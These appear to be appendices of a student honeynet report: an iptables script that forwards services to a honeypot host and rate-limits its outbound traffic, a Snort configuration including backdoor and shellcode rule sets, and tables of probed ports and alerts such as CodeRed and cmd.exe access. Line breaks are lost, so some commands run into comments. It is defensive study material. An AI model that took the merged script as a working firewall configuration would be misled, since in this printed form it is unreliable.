WPI_MACHINES="130.215.0.0/16" UNPRIVPORTS="1024:65535" PRIVPORTS="1:1023" EXTERNAL_IF="eth0" INTERNAL_IF="eth1"
LAN_ADDRESSES="192.168.1.0/24" HP="192.168.1.2"
BROADCAST="224.0.0.1"
SCALE="hour" # second, minute, hour, etc. TCPRATE="3" # Number of TCP packets per scale UDPRATE="20" # Number of UDP packets per scale ICMPRATE="50" # Number of ICMP packets per scale
# maybe we need to allow INPUT from everying internally, and then have snort detect if anything comes from HP... yeah, that sounds like a good idea
# remove any existing rules from all chains iptables --flush
iptables -t nat --flush iptables -t mangle --flush iptables -X
iptables -t nat -X
# TESTING!!!!
#iptables -A OUTPUT -j LOG --log-prefix "OUTPUT "
# disalow anything coming from outside saying it's from inside
iptables -t nat -A PREROUTING -i $EXTERNAL_IF -s $LAN_ADDRESSES -j LOG --log-level info --log-prefix "SPOOFED SOURCE: "
iptables -t nat -A PREROUTING -i $EXTERNAL_IF -s $LAN_ADDRESSES -j DROP
# unlimited traffic on the loopback interface iptables -A INPUT -i lo -j ACCEPT iptables -A OUTPUT -o lo -j ACCEPT
# ignore anything coming in to bootps port and to 255.255.255.255
# allow pings
#iptables -A INPUT -i $EXTERNAL_IF -p icmp --icmp-type echo-request -j ACCEPT # allow all icmp
iptables -A INPUT -i $EXTERNAL_IF -p icmp -j ACCEPT #iptables -A FORWARD -i $EXTERNAL_IF -p icmp -j ACCEPT
# masquerading should be the first thing we have set up # setup NAT/masq for outgoing connections from our LAN
iptables -t nat -A POSTROUTING --out-interface $EXTERNAL_IF -j MASQUERADE iptables -A FORWARD -i $INTERNAL_IF -j ACCEPT
iptables -A FORWARD -i $EXTERNAL_IF -o $INTERNAL_IF -m state --state ESTABLISHED,RELATED -j ACCEPT
# setup forwarding for game server
iptables -t nat -A PREROUTING -p udp -i $EXTERNAL_IF --dport 27960 -j DNAT --to $HP
iptables -A FORWARD -i $EXTERNAL_IF -o $INTERNAL_IF -p udp -d $HP --dport 27960 -m state --state NEW -j ACCEPT
#iptables -t nat -A PREROUTING -i $EXTERNAL_IF --dport 27952 -j DNAT --to $HP #iptables -A FORWARD -i $EXTERNAL_IF -d $HP --dport 27952
# set the default policy to drop iptables --policy INPUT DROP #iptables --policy OUTPUT DROP iptables --policy FORWARD DROP
# allow pre-established connections from this box #iptables -A OUTPUT -o $EXTERNAL_IF -j ACCEPT
iptables -A INPUT -i $INTERNAL_IF -m state --state ESTABLISHED,RELATED -j ACCEPT iptables -A INPUT -i $EXTERNAL_IF -m state --state ESTABLISHED,RELATED -j ACCEPT
# allow DNS name queries
iptables -A INPUT -i $EXTERNAL_IF -p udp --sport 53 --dport $UNPRIVPORTS -j ACCEPT
# allow access to "hidden" ssh server from WPI machiens
iptables -A INPUT -i $EXTERNAL_IF -p tcp -s $WPI_MACHINES --dport 9009 -j ACCEPT
iptables -A INPUT -i $EXTERNAL_IF -p tcp --dport 9009 -j LOG --log-level warning --log-prefix "HIDDEN SSH: " iptables -A INPUT -i $EXTERNAL_IF -p tcp --dport 9009 -j DROP
# setup port forwarding for internal services we are offering for port in 21 80 22 23; do
iptables -t nat -A PREROUTING --in-interface $EXTERNAL_IF -p tcp --dport $port -j DNAT --to-destination $HP iptables -A FORWARD -i $EXTERNAL_IF -o $INTERNAL_IF -p tcp -d $HP --dport $port -m state --state NEW -j ACCEPT
done
# need to allow INPUT from HP to syslog server
iptables -A INPUT -i $INTERNAL_IF -p udp -s $HP -j ACCEPT
# setup protocol handling chains iptables -t nat -N tcpHandler #iptables -N tcpHandler
iptables -t nat -A PREROUTING -p tcp -i $INTERNAL_IF -s $HP -m state --state NEW -m limit --limit ${TCPRATE}/${SCALE} --limit-burst ${TCPRATE} -j LOG --log-prefix "CONN TCP: "
iptables -t nat -A PREROUTING -p tcp -i $INTERNAL_IF -m state --state NEW -s $HP -j tcpHandler
# tcpHandler function
iptables -t nat -A tcpHandler -p tcp -m limit --limit ${TCPRATE}/${SCALE} --limit-burst ${TCPRATE} -s $HP -j RETURN
iptables -t nat -A tcpHandler -p tcp -s $HP -j LOG --log-prefix "Drop TCP after ${TCPRATE} connections " iptables -t nat -A tcpHandler -p tcp -s $HP -j DROP
# These are the LAST rules added to each table, # so they become the de-facto 'default policy'
iptables -A INPUT -i $EXTERNAL_IF -d $BROADCAST -j LOG --log-level info --log-prefix "DROP BROADCAST: " iptables -A INPUT -i $EXTERNAL_IF -d $BROADCAST -j DROP
iptables -A FORWARD -i $EXTERNAL_IF -j LOG --log-level info --log-prefix "DROP FORWARD: "
Appendix B: Snort Configuration File
# change the processing order to: Pass, Alert, Log
var LAN 192.168.1.0/24 var HP 192.168.1.2
preprocessor frag2
preprocessor stream4: detect_scans preprocessor stream4_reassemble
#config order
#config daemon
#config interface: eth1
config logdir: /var/log/snort
#config quiet
#config alertfile: alerts
output alert_fast: alert.fast output log_tcpdump: snort.log
#ruletype suspicious #{
# type log output
# log_tcpdump: suspicious.log
#}
# pass through anything for our game server pass udp any any <> $HP 27960
pass udp any 514 <> $HP any
# log everything going to our hp except for game-stuph log tcp $HP any <> any any
log udp $HP !27960 <> any !514
#
# Include classification & priority settings #
include rules/classification.config
#################################################################### # Step #4: Customize your rule set
include rules/web-attacks.rules include rules/sql.rules
include rules/x11.rules include rules/icmp.rules include rules/netbios.rules include rules/misc.rules
include rules/attack-responses.rules include rules/backdoor.rules
include rules/shellcode.rules include rules/policy.rules include rules/porn.rules include rules/info.rules include rules/icmp-info.rules include rules/virus.rules
Appendix C: Top IPTables Port and Snort Alert Statistics
Top Ten ports probed, for TCP and UDP
[first number indicates number of hits to that port over duration of Honeynet deployment]
10: TCP/5631 PC-Anywhere data port
10: TCP/192 OSU Network Monitoring System 13: TCP/3128 Squid caching proxy
14: TCP/12345 NetBus worm/trojan; Italk Chat system 15: TCP/8080 alternate HTTP or proxy port
16: TCP/515 printer
22: TCP/111 sunrpc - SUN Remote Procedure Call
46: TCP/27960 unknown, but probably residue from game server 401: TCP/113 ident and/or auth services
472: TCP/27374 SubSeven virus/trojan
2: UDP/52137 unknown 3: UDP/4696 unknown
4: UDP/80 World Wide Web HTTP
4: UDP/27961 again, residue from game server
6: UDP/500 ISAKMP, used by IPSec compatible VPN providers 19: UDP/37852 Residue from a LinkProof device, possibly a router 23: UDP/13139 GameSpy "Custom UDP Pings", thus residue of game server 54: UDP/68 bootp or dhcp services
426: UDP/27960 Again, suspected residue from game server
1036: UDP/29760 Quake III Arena server, thus we suspect it residue from game server traffic
----Summary of All Snort Alerts:----
[first number indicates number of hits for that rule, followed by an ID number in brackets and the description of the possible attack]
1: [1:1200:1] WEB-MISC Invalid URL
2: [1:1375:2] WEB-MISC sadmind worm access
2: [111:10:1] spp_stream4: STEALTH ACTIVITY (nmap XMAS scan) detection 2: [111:9:1] spp_stream4: STEALTH ACTIVITY (NULL scan) detection 2: [111:8:1] spp_stream4: STEALTH ACTIVITY (FIN scan) detection 2: [1:862:2] WEB-CGI csh access
3: [1:1201:2] WEB-MISC 403 Forbidden 4: [1:1149:3] WEB-MISC count.cgi access
5: [1:1113:1] WEB-MISC http directory traversal 5: [1:1221:1] WEB-MISC musicat access
5: [111:13:1] spp_stream4: STEALTH ACTIVITY (SYN FIN scan) detection 5: [1:1213:1] WEB-MISC backup access
6: [1:853:2] WEB-CGI wrap access 12: [1:882:1] WEB-CGI calendar access
14: [1:1042:3] WEB-IIS view source via translate header 16: [1:1365:1] WEB-ATTACKS rm command attempt
18: [1:401:4] ICMP Destination Unreachable (Network Unreachable) 24: [1:1171:3] WEB-MISC whisker HEAD with large datagram
45: [1:1243:2] WEB-IIS ISAPI .ida attempt 47: [1:895:2] WEB-CGI redirect access 133: [1:1287:2] WEB-IIS scripts access
186: [1:407:4] ICMP Destination Unreachable (Undefined Code!)
239: [1:485:2] ICMP Destination Unreachable (Communication Administratively Prohibited) 313: [1:1288:2] WEB-FRONTPAGE /_vti_bin/ access
317: [1:477:1] ICMP Source Quench
322: [1:1256:3] WEB-IIS CodeRed v2 root.exe access
772: [1:402:4] ICMP Destination Unreachable (Port Unreachable) 3877: [1:1002:2] WEB-IIS cmd.exe access
8776: [1:449:4] ICMP Time-To-Live Exceeded in Transit
1 Spitzner, Lance. Honeypots: Definitions and Value of Honeypots.
http://www.enteract.com/~lspitz/honeypots.html
2 ibid.
3 The Honeynet Project, “FAQ,” http://project.honeynet.org/faq.html 4 The Honeynet Project, http://project.honeynet.org.
5 The Honeynet Project, “Honeynet Definitions, Requirements, and Standards ver 1.4.5,”
http://project.honeynet.org/alliance/requirements.html.
6 Netfilter, http://www.netfilter.org/. 7 Snort, http://www.snort.org/. 8 Tripwire, http://www.tripwire.org/.
9 The Honeynet Project, “FAQ,” http://project.honeynet.org/faq.html. 10 http://rr.sans.org/malicious/ramen2.php
11 http://www.cosc.brocku.ca/~cspress/HelloWorld/1999/04-apr/attack_class.html 12 http://project.honeynet.org/scans/
13 http://archives.neohapsis.com/archives/ids/2000-q2/0157.html
14 The trace files used in this analysis, as well as a copy of this report, will be available at